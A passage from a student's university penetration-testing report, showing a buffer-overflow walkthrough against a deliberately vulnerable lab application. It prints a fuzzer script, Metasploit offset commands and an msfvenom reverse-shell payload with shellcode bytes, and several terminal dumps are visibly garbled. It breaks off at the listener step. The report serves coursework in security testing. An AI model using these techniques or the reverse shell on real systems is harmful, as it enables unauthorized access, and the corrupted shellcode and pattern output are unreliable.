



**University of
Salford
MANCHESTER**

NETWORK PENETRATION REPORT

NAME: HUZAIAMA FAROOQ

STUDENT ID: 00698242

ROLL NO: SGC032

INTRODUCTION

This penetration testing assessment was part of the Network Penetration and Testing module, and it aimed to mimic real-world cyber threats using ethical hacking techniques.

The assignment was broken down into four main phases: Buffer Overflow Exploitation, Web-Based Attacks, Password Cracking, and Metasploit-Based Exploitation. Each phase focused on a different attack vector, giving students hands-on experience with essential security methods. Students used well-known tools like Metasploit, Hydra, and Burp Suite in a controlled virtual lab environment to carry out attacks and evaluate system vulnerabilities. The goal was not just to exploit the systems successfully but also to understand the weaknesses behind them, document every step of the exploitation process, and propose practical ways to mitigate those vulnerabilities. All activities were conducted within legal and ethical guidelines, targeting only intentionally vulnerable virtual machines.

STAGE 1: BUFFER OVERFLOW EXPLOITATION

EXECUTIVE SUMMARY

This section explains the approach taken to exploit a vulnerable application during a network penetration test. The main goal was to find and take advantage of a buffer overflow flaw in a specific program. The testing setup included a Kali Linux machine, which acted as the attack platform, and a Windows 7 system running the vulnerable application. The aim of this assessment was to demonstrate how a buffer overflow vulnerability could be used to gain unauthorized access and possibly take control of the target system. The process involved several important steps, such as identifying vulnerabilities, fuzzing, figuring out the exact offset values, creating a malicious payload, and running a custom Python script to establish remote access.


- Vulnerability Exploited: Buffer Overflow in vulnapp
- Vulnerable System: Window 7
- Target IP address:
- Vulnerability overview: the above mentioned application is vulnerable to a buffer overflow which occurred due to the lack of improper input validation within the login system. This flaw enables an attacker to control the EIP (Extended Instruction Pointer) and execute arbitrary code.
- Level of security: critical

Exploitation Step and proof of the concept:

Following below is mentioned the complete step and the screenshots proof of how the vulnerable application can be exploited.

1. Configuring the target IP Address in `fuzzer.py`

The first thing you need to do is set up the target IP address in the Python script called `fuzzer.py`. This script is meant to send a stream of data to the vulnerable application (`vulnApp`) to see if it crashes when faced with too much input. The IP address you specify (192.168.56.2) tells you whether the application is running on your local machine or on a remote one within the network. This step is crucial for making sure the fuzzer can communicate effectively with the target application.



2. Launching the vulnerable Application in Immunity debugger

Immunity Debugger is a powerful tool for diving deep into how an application behaves and spotting any security weaknesses. By running the app in the debugger, you can keep an eye

on memory usage, register states, and any crashes as they happen. This method is essential for identifying buffer overflow problems and figuring out how the app handles input data. For instance, in this scenario, the application crashes after it receives 2200 bytes from the fuzzer, which suggests a potential buffer overflow. At this point, the goal is to find out exactly how many bytes are needed to overwrite the EIP register and take control of the execution flow.

```
import socket
import time

target_ip = "192.168.56.2"
target_port = 9999

A = 200


# Establish the connection once
try:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((target_ip, target_port))

    while True:
        try:
            # Create payload and send
            payload = b"TRUN /.:/" + b"A" * A
            s.send(payload)
            print(f"Sent {A} bytes")

            # Increase payload size
            A += 500
            time.sleep(1)

        except Exception as e:
            print(f"Sending failed: {e}")
            break

finally:
    s.close()
```



3. Generating a unique Pattern with msf-pattern_create-2200

To identify the exact offset where the overwrite occur, Metasploit's pattern generation tool is used to create a unique 2200-character string:

```
msf-pattern_create -l 2200
```

This pattern is then incorporated into the fuzzer.py script and sent to the vulnerable application for further analysis.

```
File Edit Search View Document Help */home/kali/Downloads/b0f/fuzzer.py - Mousepad
import socket
import time

target_ip = "192.168.56.2"
target_port = 9999

A = 200

# Establish the connection once
try:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((target_ip, target_port))

    while True:
        try:
            # Create payload and send
            payload = b"TRUN ./Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8
            s.send(payload)
            print(f'Sent {A} bytes')

            # Increase payload size
            A += 500
            time.sleep(1)

        except Exception as e:
            print(f"Sending failed: {e}")
            break

finally:
    s.close()
```

4.Calculating the Exact offset

To pinpoint the exact location where the EIP register is overwritten, command is given as follows:


```
msf-pattern_offset -q 386F4337
```

The result shows that the EIP is overwritten at byte 2003. This indicates that the initial 2003 bytes do not affect program execution.

```
Kali-Linux-2020.1-vbox-amd64 [Running]
/home/kali... kali@kali: ... bof - File ... 09:52 AM 81% ↻
File Actions Edit View Help
/home/kali kali@kali: ~/Downloads/b0f ↻
kali@kali:~/Downloads/b0f$ msf-pattern_create -l 2200
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0
Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ag9h0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ah0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0
Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9Am0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0
As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0
Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0
Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Be0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bg0Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bj0
Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bk0
Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Bq0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bs0
Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9Bx0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Cao0
Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cc0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cc0F0Cf1Cf2Cf3Cc4Cc5Cc6Cc7Cc8Cc9Cc0
Cc10Cc11Cc12Cc13Cc14Cc15Cc16Cc17Cc18Cc19Cc0Cc1Cc1Cc2Cc1Cc3Cc14Cc15Cc16Cc17Cc18Cc19Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cc0
Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cc0
Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cu0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cc0
Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cu0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cc0
kali@kali:~/Downloads/b0f$ python3 fuzzer.py
[*] Sent 200 bytes
[*] Sent 700 bytes
[*] Sent 1200 bytes
[*] Sent 1700 bytes
[*] Sent 2200 bytes
[*] Sent 2700 bytes
[*] Sent 3200 bytes
[*] payload = b'TRUN /.:/Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4A
[*] [Sent 3700 bytes and payload)
[*] Sent 4200 bytes
[*] [Sent 4700 bytes
[*] Sent 5200 bytes
[*] CTraceback (most recent call last):
  File "fuzzer.py", line 23, in <module>
    time.sleep(1)
    time.sleep(1)
KeyboardInterrupt
kali@kali:~/Downloads/b0f$ msf-pattern_offset -l 2200 -q773070B4
[*] No exact matches, looking for likely candidates...
kali@kali:~/Downloads/b0f$ MSF: command not found
kali@kali:~/Downloads/b0f$ msf-pattern_offset -l 2200 -q773070B4
[*] No exact matches, looking for likely candidates...
kali@kali:~/Downloads/b0f$ python3 fuzzer.py
[*] Sent 200 bytes
[*] Sent 700 bytes
[*] Sent 1200 bytes
[*] Sent 1700 bytes
[*] CTraceback (most recent call last):
  File "fuzzer.py", line 23, in <module>
    time.sleep(1)
    time.sleep(1)
KeyboardInterrupt
kali@kali:~/Downloads/b0f$
```

5. Analyzing the EIP Register in Immunity Debugger

After recreating the crash, we turn to Immunity Debugger to take a closer look at what's going on in the EIP register. If we spot a segment from the unique pattern in the EIP, it means we've successfully gained control over the program's execution flow.



6.Calculating the Exact offset

The exact offset at which the EIP is overwritten is determined using the command:

Msf-pattern_offset -q 386F4337

This reveals that the EIP is overwritten at an offset of 2003 bytes, meaning the first 2003 bytes do not impact execution, while the next 4 bytes control the EIP.

7. Identifying Usable Pointer Addresses:

Next, we pinpoint the memory regions that can be exploited. The Immunity Debugger highlights nine potential pointer addresses, with some belonging to modules that lack security measures like ASLR (Address Space Layout Randomization) and DEP (Data Execution Prevention). These addresses are crucial for steering the execution flow towards custom shellcode. One of the identified addresses is selected as the return address in the exploit. When properly integrated into the payload, this address allows for the execution of arbitrary code by redirecting the program's flow to a controlled memory space.

```
Kali-Linux-2020.1-vbox-amd64 [Running]
[File Actions Edit View Help] [/home/kali/Downloads/b0f] kali@kali: ~/Downloads/b0f 10:06 AM 77% G
kali@kali: ~/Downloads/b0f
[+] Possible match at offset 2063 (adjusted [ little-endian: 917504 | big-endian: 20697599 ] ) byte offset 2
[+] Possible match at offset 2093 (adjusted [ little-endian: 851968 | big-endian: 20697343 ] ) byte offset 2
[+] Possible match at offset 2123 (adjusted [ little-endian: 786432 | big-endian: 20697087 ] ) byte offset 2
[+] Possible match at offset 2153 (adjusted [ little-endian: 720896 | big-endian: 20696831 ] ) byte offset 2
[+] Possible match at offset 2183 (adjusted [ little-endian: 655360 | big-endian: 20696575 ] ) byte offset 2
kali@kali:~/Downloads/b0f$ msf-pattern_offset -l 2200 -q386F4337
[*] Exact match at offset 2003
kali@kali:~/Downloads/b0f$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.56.103 LPORT=4444 EXITFUNC=thread -b "\x00"
-f py
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of py file: 1712 bytes
buf = b""
buf += b"\xd9\xf7\xbd\x03\x98\x7b\x41\xd9\x74\x24\xf4\x58\x33"
buf += b"\xc9\xb1\x52\x31\x68\x17\x83\xc0\x04\x03\x6b\x8b\x99"
buf += b"\xb4\x97\x43\xdf\x37\x67\x94\x80\xbe\x82\xa5\x80\xa5"
buf += b"\xc7\x96\x30\xad\x85\x1a\xba\xe3\x3d\xab\xce\x2b\x32"
buf += b"\x19\x64\x0a\x7d\x9a\xd5\x6e\x1c\x18\x24\xab\xfe\x21"
buf += b"\xe7\xb6\xff\x66\x1a\x3a\xad\x3f\x50\xe9\x41\x4b\x2c"
buf += b"\x32\xea\x07\xa0\x32\x0f\xdf\xc3\x13\x9e\x6b\x9a\xb3"
buf += b"\x21\xbf\x96\xfd\x39\xdc\x93\xb4\xb2\x16\x6f\x47\x12"
buf += b"\x67\x90\xe4\x5b\x47\x63\xfd\x9c\x60\x9c\x83\xd4\x92"
buf += b"\x21\x94\x23\xe8\xfd\x11\xb7\x4a\x75\x81\x13\x6a\x5a"
buf += b"\x54\x0d\x60\x17\x12\xbe\x64\xab\xf7\xb5\x91\x23\xf6"
buf += b"\x19\x10\x77\xdd\xbd\x78\x23\x7c\xe4\x24\x82\x81\xf6"
buf += b"\x86\xb\x24\x7d\x2a\x6f\x55\xdc\x23\x5c\x54\xde\xb3"
buf += b"\xca\xef\xad\x81\x55\x44\x39\xaa\x1e\x42\xbe\xcd\x34"
buf += b"\x32\x50\x30\xb7\x43\x79\xf7\xe3\x13\x11\xde\x8b\xff"
buf += b"\xe1\xdf\x59\xaf\xb1\x4f\x32\x10\x61\x30\xe2\xf8\x6b"
buf += b"\xb\xdd\x19\x94\x15\x76\xb\x6f\xfe\xb9\xec\x57\x99"
buf += b"\x51\xef\x7\x74\xfe\x66\x41\x1c\xee\x2e\xda\x89\x97"
buf += b"\x6a\x90\x28\x57\x1a\xdd\x6b\xd3\x46\x22\x25\x14\x22"
buf += b"\x30\xd2\xd4\x79\x6a\x75\xea\x57\x02\x10\x79\x3c\xd2"
buf += b"\x54\x62\xeb\x85\x31\x54\xe2\x43\xac\xcf\x5c\x71\x2d"
buf += b"\x89\xa7\x31\xea\x6a\x29\xb8\x7f\xd6\x0d\xaa\xb9\xd7"
buf += b"\x09\x9e\x15\x8e\xc7\x48\xd0\x78\xab\x22\x8a\xd7\x60"
buf += b"\xa2\x4b\x14\xb3\xb4\x53\x71\x45\x58\xe5\x2c\x10\x67"
buf += b"\xcab\x8\x94\x10\x36\x59\x5a\xcb\xf2\x79\xb9\xd9\x0e"
buf += b"\x12\x64\x88\xb2\x7f\x97\x67\xf0\x79\x14\x8d\x89\x7d"
buf += b"\x04\x4\x8c\x3a\x82\x15\xfd\x53\x67\x19\x52\x53\x2a"
kali@kali:~/Downloads/b0f$
```

8. Testing Redirection for Exploitation

The pointer address that we've detected plays a crucial role in updating the EIP overwrite within the exploit.py script. By running the script again, we can check in the debugger to make sure that the execution is being redirected just as we intended. Once we have that confirmation, we can move on to creating the final payload, which includes the malicious shellcode.

```
[!] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of py file: 1712 bytes
buf = b""
buf += b"\xd9\xf7\xbd\x03\x98\x7b\x41\xd9\x74\x24\xf4\x58\x3
buf += b"\xc9\xb1\x52\x31\x68\x17\x83\xc0\x84\x03\x6b\x8b\x9
buf += b"\xb4\x97\x43\xdf\x37\x67\x94\x80\xbe\x82\x9a\x5\x80\x9
buf += b"\xc7\x96\x30\xad\x85\x1a\xba\xe3\x3d\x9a\xce\x2b\x3
buf += b"\x19\x64\x0a\x7d\x9a\xd5\x6e\x1c\x18\x24\x9a\xfe\x2
buf += b"\xe7\xb6\xff\x66\x1a\x3a\xad\x3f\x50\xe9\x41\x4b\x2
buf += b"\x32\xea\x07\x9a\x0f\xdf\xc3\x13\x9e\x6b\x9a\xb
buf += b"\x21\xbf\x96\xfd\x39\xdc\x93\xb4\xb2\x16\x6f\x47\x1
buf += b"\x67\x90\xe4\x5b\x47\x63\xf4\x9c\x60\x9c\x83\xd4\x9
buf += b"\x21\x94\x23\xe8\xfd\x11\xb7\x4a\x75\x81\x13\x6a\x5
buf += b"\x19\xd0\x60\x17\x12\xbe\x64\x91\x23\xf
buf += b"\x19\x10\x77\xdd\xbd\x78\x23\x7c\xe4\x24\x82\x81\xf
buf += b"\x86\x7b\x24\x7d\x2a\x6f\x55\xdc\x23\x5c\x54\xde\xb
buf += b"\xca\xef\xad\x81\x55\x44\x39\xaa\x1e\x42\xbe\xcd\x3
buf += b"\x32\x50\x30\xb7\x43\x79\xf7\xe3\x13\x11\xde\x8b\xf
buf += b"\xe1\xdf\x59\xaf\xb1\x4f\x32\x10\x61\x30\xe2\xf8\x6
buf += b"\xbf\xdd\x19\x94\x15\x76\xb3\x6f\xfe\xb9\xec\x57\x9
buf += b"\x51\xef\x97\x74\xfe\x66\x41\x1c\xee\x2e\xda\x89\x9
buf += b"\x6a\x90\x28\x57\x9a\xd1\xdd\x6b\xd3\x46\x22\x25\x14\x2
buf += b"\x30\xd2\xd4\x79\x6a\x75\xea\x57\x02\x19\x79\x3\xd
buf += b"\x54\x62\xeb\x85\x31\x54\xe2\x43\xac\xcf\x5c\x71\x2
buf += b"\x89\x97\x31\xea\x6a\x29\xb8\x7f\xd6\x0d\xaa\xb9\xd
buf += b"\x09\x9e\x15\x8e\xc7\x48\xd0\x78\x9e\x22\x8a\xd7\x6
buf += b"\xa2\x4b\x14\xb3\xb4\x53\x71\x45\x58\xe5\x2c\x10\x6
buf += b"\xc8\x89\x94\x10\x36\x59\x5a\xcb\xf2\x79\xb9\xd9\x9
buf += b"\x12\x64\x88\xb2\x7f\x97\x67\xf0\x79\x14\x8d\x89\x7
buf += b"\x04\xe4\x8c\x3a\x82\x15\xfd\x53\x67\x19\x52\x53\x9
kali@kali:~/Downloads/b0f$ python3 exploit.py
  File "exploit.py", line 7
    offset = #2003
          ^
SyntaxError: invalid syntax
kali@kali:~/Downloads/b0f$ python3 exploit.py
kali@kali:~/Downloads/b0f$ python3 exploit.py
kali@kali:~/Downloads/b0f$ ^C
kali@kali:~/Downloads/b0f$ ^C
kali@kali:~/Downloads/b0f$ python3 exploit.py
kali@kali:~/Downloads/b0f$
```

9. Setting up a Listener

